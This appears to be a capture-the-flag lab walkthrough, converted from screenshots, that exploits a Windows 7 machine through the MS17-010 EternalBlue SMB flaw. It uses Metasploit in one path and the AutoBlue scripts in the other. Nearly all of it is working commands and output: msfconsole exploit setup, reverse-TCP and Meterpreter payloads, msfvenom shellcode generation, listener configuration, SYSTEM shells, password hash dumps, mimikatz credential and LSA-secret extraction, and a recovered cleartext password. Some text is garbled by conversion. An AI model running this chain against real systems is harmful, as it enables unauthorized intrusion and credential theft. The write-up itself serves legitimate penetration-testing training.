

Option 1: Automate exploitation with Metasploit

1. Scan

- Most of the time, SMB is very vulnerable and should be checked first.

```
File Edit View Search Terminal Help root@kali: ~
root@kali:~# nmap -A -T4 -p- 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-11 14:52 EDT
Nmap scan report for 10.10.10.40
Host is up (0.031s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.70%E=4%D=8/11%T=135%CT=1%CU=34509%PV=Y%DS=2%DC=T%G=Y%TM=5D5064
OS:54%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=S%TS
OS:=7)OPS(01=M54DNW8ST11%02=M54DNW8ST11%03=M54DNW8NNT11%04=M54DNW8ST11%05=M
OS:54DNW8ST11%06=M54DST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=20
OS:00)ECN(R=Y%DF=Y%T=80%W=2000%0=M54DNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=
```

```
Host script results:  
|_clock-skew: mean: -23m35s, deviation: 34m35s, median: -3m37s  
| smb-os-discovery:  
| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)  
| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional  
| Computer name: haris-PC  
| NetBIOS computer name: HARIS-PC\x00  
| Workgroup: WORKGROUP\x00  
| System time: 2019-08-11T19:50:30+01:00  
| smb-security-mode:  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
| message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
| 2.02:  
| Message signing enabled but not required  
| smb2-time:  
| date: 2019-08-11 14:50:28  
| start_date: 2019-08-11 14:44:17
```

2. Enumeration

1. Vulnerable scan on machine

windows 7 professional 7601 service pack 1 exploit

X



All

Videos

Shopping

Images

News

More

Settings

Tools

About 80,100 results (0.55 seconds)

https://www.rapid7.com/modules/exploit/ms17_0... ::

MS17-010 EternalBlue SMB Remote Windows Kernel Pool ...

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow ...

- Google for the vulnerability
- Open up **Metasploit**
- Search for the **MS17-010** vulnerability if it is existed on that machine.

```
msf5 > search ms17-010
```

Matching Modules

#	Name	Disclosur
-	-----	-----
1	auxiliary/admin/smb/ms17_010_command	2017-03-1
	EternalChampion SMB Remote Windows Command Execution	
2	auxiliary/scanner/smb/ms17_010	2017-03-1
3	exploit/windows/smb/ms17_010_eternalblue	2017-03-1
	Kernel Pool Corruption	
4	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-1
	Kernel Pool Corruption for Win8+	
5	exploit/windows/smb/ms17_010_psexec	2017-03-1
	EternalChampion SMB Remote Windows Code Execution	

```

msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	10.10.10.40	yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified user name
SMBUser		no	The username to authenticate as
THREADS	1 I	yes	The number of concurrent threads

- Yes, the machine is vulnerable

```

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.10.10.40:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_永恒之蓝
msf5 exploit(windows/smb/ms17_010_永恒之蓝) > options

```

2. Exploit with unstaged payload - generic/-shell_reverse_tcp

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > options
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	10.10.10.40	yes	The target address range or CIDR identifier
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified user account
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

```
Payload options (generic/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	10.10.14.24	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

3. Exploit with Metasploit

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

- 1 msf > use exploit/windows/smb/ms17_010_eternalblue
- 2 msf exploit(ms17_010_eternalblue) > show targets
- 3 ...targets...
- 4 msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
- 5 msf exploit(ms17_010_eternalblue) > show options
- 6 ...show and set options...
- 7 msf exploit(ms17_010_eternalblue) > exploit

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.10.40
rhosts => 10.10.10.40
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

Exploit targets:

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 10.10.14.24:4444
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
```

⇒ Hit enter.

⇒ Popped the shell.

```
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.40:49158) at 2019-08-11 15:02:02 -0400
[+] 10.10.10.40:445 - =====-
[+] 10.10.10.40:445 - =====WIN=====
[+] 10.10.10.40:445 - =====-
```



```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
haris-PC

C:\Windows\system32>^C
Abort session 1? [y/N] y
""
```

Improving our exploit / discussion on payload types

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    10.10.10.40    yes       The target address range or CIDR identifier
RPORT     445            yes       The target port (TCP)
SMBDomain .              no        (Optional) The Windows domain to use for authentication
SMBPass   .              no        (Optional) The password for the specified username
SMBUser   .              no        (Optional) The username to authenticate as
VERIFY_ARCH true          yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true         yes      Check if remote OS matches exploit Target.

Payload options (generic/shell[_reverse_tcp]):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST    10.10.14.24    yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Windows 7 and Server 2008 R2 (x64) All Service Packs

```

- As we could see, this is **unstaged 'generic' payload** with the dash '_' ⇒ **shell_reverse_tcp**

Meaning, this **unstaged payload** will be sent all at once.

Unstaged payload

Stage 1 Stage 2

⇒ **generic/shell_reverse_tcp**

Staged payload.

Note: If we are having trouble exploit but we believe there are vulnerabilities, consider to change into **staged payload**.

Stage 1 Stage 2 Stage 3

⇒ **generic/ shell/ reverse_tcp**

-
- So, we could **improve better exploit** by switched to **Staged payload** from Unstaged payload **generic/shell_reverse_tcp** with only command prompt.

⇒ So, we selected staged payload which to send multiple staged exploit.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/
set payload windows/x64/meterpreter/bind_ipv6_tcp      set payload windows/x64/meterpreter/reverse_named_pipe
set payload windows/x64/meterpreter/bind_ipv6_tcp_uuid  set payload windows/x64/meterpreter/reverse_tcp
set payload windows/x64/meterpreter/bind_named_pipe    set payload windows/x64/meterpreter/reverse_tcp_rc4
set payload windows/x64/meterpreter/bind_tcp          set payload windows/x64/meterpreter/reverse_tcp_uuid
set payload windows/x64/meterpreter/bind_tcp_uuid     set payload windows/x64/meterpreter/reverse_winhttp
set payload windows/x64/meterpreter/reverse_http      set payload windows/x64/meterpreter/reverse_winhttps
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

- NOTE: Exploitation might be failed the first time but keep re-trying.

```
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[-] 10.10.10.40:445 - ======FAIL=====
[-] 10.10.10.40:445 - ======I=====
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.10.40
[*] Meterpreter session 2 opened (10.10.14.24:4444 -> 10.10.10.40:49159) at 2019-08-11 15:06:21 -0400
[+] 10.10.10.40:445 - ======WIN=====
[+] 10.10.10.40:445 - ======
[+] 10.10.10.40:445 - ======
```

meterpreter > █

- Now, we could see its architecture and dump its hash → then, crack them!

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : HARIS-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_GB
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
I
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cdf51b162460b7d5bc898f493751a0cc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
haris:1000:aad3b435b51404eeaad3b435b51404ee:8002bc89de91f6b52d518bde69202dc6:::
meterpreter > █
```

4. Post Exploitation with Meterpreter

- **Meterpreter** is very powerful and very flexible.

```
meterpreter > load
load espiac      load incognito  load lanattacks  load peinjector  load python      load unhook
load extapi      load kiwi       load mimikatz    load powershell  load sniffer  load winpmem
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.1.1 20180925 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##       Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'       > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > █
```

Kiwi Commands

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DC Sync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DC Sync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

```
meterpreter > creds_all
```

```
[+] Running as SYSTEM
```

```
[*] Retrieving all credentials
```

```
wdigest credentials
```

```
Username Domain Password
```

(null)	(null)	(null)
--------	--------	--------

```
meterpreter > lsa_dump_secrets
```

```
[+] Running as SYSTEM
```

```
[*] Dumping LSA secrets
```

```
Domain : HARIS-PC
```

```
SysKey : a749692f1dc76b46d7141ef778aa6bef
```

```
Local name : haris-PC ( S-1-5-21-319597671-3711062392-2889596693 )
```

```
Domain name : WORKGROUP
```

```
Policy subsystem is : 1.11
```

```
LSA Key(s) : 1, default {060be82b-0750-887a-808d-0774087457db}
```

```
[00] {060be82b-0750-887a-808d-0774087457db} d28ec83ef05184b93100beaaa4d64a6a1a420b8a7a144c943fe57f60fbbaa6425d
```

```
Secret : DefaultPassword
```

```
old/text: kERjCoEmxdLSD
```

```
Secret : DPAPI_SYSTEM
```

```
cur/hex : 01 00 00 00 0a f3 a4 c2 1c ac 07 2f 83 07 61 b5 02 67 89 78 95 2d f3 0d 0f c8 4e 4e a5 c8 92 f6 74 a6 ea b6 fb 62 3e  
a7 93 cf cf 6f
```

```
full: 0af3a4c21cac072f830761b502678978952df30d0fc84e4ea5c892f674a6eab6fb623ea793cf6f
```

```
m/u : 0af3a4c21cac072f830761b502678978952df30d / 0fc84e4ea5c892f674a6eab6fb623ea793cf6f
```

```
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 01 61 be bf d4 bc 70 54 70 fd df 46 12 a8 c5 e5  
2d 98 6c 79 71
```


```
full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fdfdf4612a8c5e52d986c7971
```

```
m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fdfdf4612a8c5e52d986c7971
```

Option 2: Manually exploit with AutoBlue

1. Install and check for target

Source: <https://github.com/3ndG4me/AutoBlue-MS17-010/blob/master/README.md>



The screenshot shows a terminal window on a Kali Linux system. The user has cloned the AutoBlue-MS17-010 repository from GitHub into the /opt directory. They then navigate to the repository folder and run the 'eternalblue_checker.py' script with the target IP address '10.10.10.40'. The output indicates that the target is Windows 7 Professional Service Pack 1 and is not patched. The checker is testing named pipes and finds access denied for spoolss, samr, netlogon, lsarpc, and browser.

```
root@kali:~# cd /opt/
root@kali:/opt# git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 75 (delta 0), reused 0 (delta 0), pack-reused 71
Unpacking objects: 100% (75/75), done.
root@kali:/opt# cd AutoBlue-MS17-010/
root@kali:/opt/AutoBlue-MS17-010# ls
eternalblue_checker.py    eternalblue_exploit7.py  LICENSE          mysmb.py
shellcode
eternalblue_exploit10.py   eternalblue_exploit8.py  listener_prep.sh  README.md
root@kali:/opt/AutoBlue-MS17-010# python eternalblue_checker.py 10.10.10.40
Target OS: Windows 7 Professional 7601 Service Pack 1
The target is not patched
=====
==== Testing named pipes ====
spoolss: STATUS_ACCESS_DENIED
samr: STATUS_ACCESS_DENIED
netlogon: STATUS_ACCESS_DENIED
lsarpc: STATUS_ACCESS_DENIED
browser: STATUS_ACCESS_DENIED
root@kali:/opt/AutoBlue-MS17-010#
```

2. Usage

1. Set up shell

```
'-.-'| _.-';;-._  
'-.-'| _||_|  
'-.-'| _.-';;-._  
'-.-'| _||_|  
'-.-'| _.-';;-._
```

Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode

Compiling x86 kernel shellcode

kernel shellcode compiled, would you like to auto generate a reverse shell
with msfvenom? (Y/n)

Y

LHOST for reverse connection:

<YOUR-IP>

LPORT you want x64 to listen on:

<SOME PORT>

LPORT you want x86 to listen on:

<SOME OTHER PORT>

Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

0

```
root@kali:/opt/AutoBlue-MS17-010# cd shellcode/  
root@kali:/opt/AutoBlue-MS17-010/shellcode# ./shell_prep.sh
```

```
'-.-'| _.-';;-._  
'-.-'| _||_|  
'-.-'| _.-';;-._  
'-.-'| _||_|  
'-.-'| _.-';;-._
```

Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode

Compiling x86 kernel shellcode

kernel shellcode compiled, would you like to auto generate a reverse shell with
msfvenom? (Y/n)

y

LHOST for reverse connection:

10.10.14.24

LPORT you want x64 to listen on:

4445

LPORT you want x86 to listen on:

4446

Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

> Type 0 to try with Meterpreter shell first.

```
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
0
Type 0 to generate a staged payload or 1 to generate a stageless payload
0
Generating x64 meterpreter shell (staged)...

msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.10.14.24 LPORT=4445
```

> Type 0 to try with **staged payload** first.

- Done merging

```
root@kali:/opt/AutoBlue-MS17-010
File Edit View Search Terminal Tabs Help
root@kali:/opt/AutoBlue-MS17-010 x root@kali:/opt/AutoBlue-MS17-010/shellcode x
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Saved as: sc_x64_msf.bin

Generating x86 meterpreter shell (staged)...

msfvenom -p windows/meterpreter/reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.10.14.24 LPORT=4446
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 362 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE W0000!!!
DONE
root@kali:/opt/AutoBlue-MS17-010/shellcode# cd ..
root@kali:/opt/AutoBlue-MS17-010# ls
eternalblue_checker.py    eternalblue_exploit8.py    mysmb.py      shellcode
eternalblue_exploit10.py   LICENSE                 mysmb.pyc
eternalblue_exploit7.py   listener_prep.sh        README.md
root@kali:/opt/AutoBlue-MS17-010#
```

2. Set up listener

```
root@kali:/opt/AutoBlue-MS17-010# ls
eternalblue_checker.py    eternalblue_exploit8.py  mysmb.py      shellcode
eternalblue_exploit10.py   LICENSE                mysmb.pyc
eternalblue_exploit7.py   listener_prep.sh        README.md
root@kali:/opt/AutoBlue-MS17-010# ./listener_prep.sh

/,-
||)
\\_, )

External Blue Metasploit Listener

LHOST for reverse connection:
10.10.14.24
LPORT for x64 reverse connection:
4445
LPORT for x86 reverse connection:
4446
Enter 0 for meterpreter shell or 1 for regular cmd shell:
0
Type 0 if this is a staged payload or 1 if it is for a stageless payload
0
Starting listener (staged)...
[...] Starting postgresql (via systemctl): postgresql.service
```

```
[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
resource (config.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (config.rc)> set LHOST 10.10.14.24
LHOST => 10.10.14.24
resource (config.rc)> set LPORT 4445
LPORT => 4445
resource (config.rc)> set ExitOnSession false
ExitOnSession => false
resource (config.rc)> set EXITFUNC thread
EXITFUNC => thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (config.rc)> set LPORT 4446
LPORT => 4446
resource (config.rc)> exploit -j
```

```
root@kali: /opt/AutoBlue-MS17-010
File Edit View Search Terminal Tabs Help
root@kali:/opt/AutoBlue-MS17-010          x      root@kali:/opt/AutoBlue-MS17-010/shellcode      x
resource (config.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (config.rc)> set LHOST 10.10.14.24
LHOST => 10.10.14.24
resource (config.rc)> set LPORT 4445           I
LPORT => 4445
resource (config.rc)> set ExitOnSession false
ExitOnSession => false
resource (config.rc)> set EXITFUNC thread
EXITFUNC => thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (config.rc)> set LPORT 4446
LPORT => 4446
resource (config.rc)> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.24:4445

[*] Started reverse TCP handler on 10.10.14.24:4446
msf5 exploit(multi/handler) > █
```

Open up a new tab.

3. Exploit

```
root@kali: /opt/AutoBlue-MS17-010
File Edit View Search Terminal Tabs Help
root@kali: /opt/AutoBlue-MS17-010 x root@kali: /opt/AutoBlue-MS17-010 x
inet6 fe80::33aa:8043:ad30:6565 prefixlen 64 scopeid 0x20<link>
inet6 dead:beef:2::1016 prefixlen 64 scopeid 0x0<global>
unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100
(UNSPEC)
RX packets 66734 bytes 2721835 (2.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 68760 bytes 4483147 (4.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/opt/AutoBlue-MS17-010/shellcode# cd ..
root@kali:/opt/AutoBlue-MS17-010# ls
config.rc           eternalblue_exploit7.py  listener_prep.sh  README.md
eternalblue_checker.py  eternalblue_exploit8.py  mysmb.py      shellcode
eternalblue_exploit10.py  LICENSE             mysmb.pyc
root@kali:/opt/AutoBlue-MS17-010# python eternalblue_exploit7.py 10.10.10.40 shellcode/sc_all.bin
shellcode size: 2292
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
root@kali:/opt/AutoBlue-MS17-010#
```

- Come back to the previous tab

```
File Edit View Search Terminal Tabs Help root@kali: /opt/AutoBlue-MS17-010
root@kali: /opt/AutoBlue-MS17-010 x root@kali: /opt/AutoBlue-MS17-010 x
resource (config.rc)> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.24:4445

[*] Started reverse TCP handler on 10.10.14.24:4446
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.24:4445 -> 10.10.10.40:49160) at 2019-08-11 15:19:22 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
=====


| Id | Name | Type                    | Information                    | Connection                                          |
|----|------|-------------------------|--------------------------------|-----------------------------------------------------|
| -- | --   | --                      | -----                          | -----                                               |
| 1  |      | meterpreter x64/windows | NT AUTHORITY\SYSTEM @ HARIS-PC | 10.10.14.24:4445 -> 10.10.10.40:49160 (10.10.10.40) |



msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > █
```

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hostname
[-] Unknown command: hostname.
meterpreter > sysinfo
Computer : HARIS-PC
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en GB
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows
meterpreter > █
```

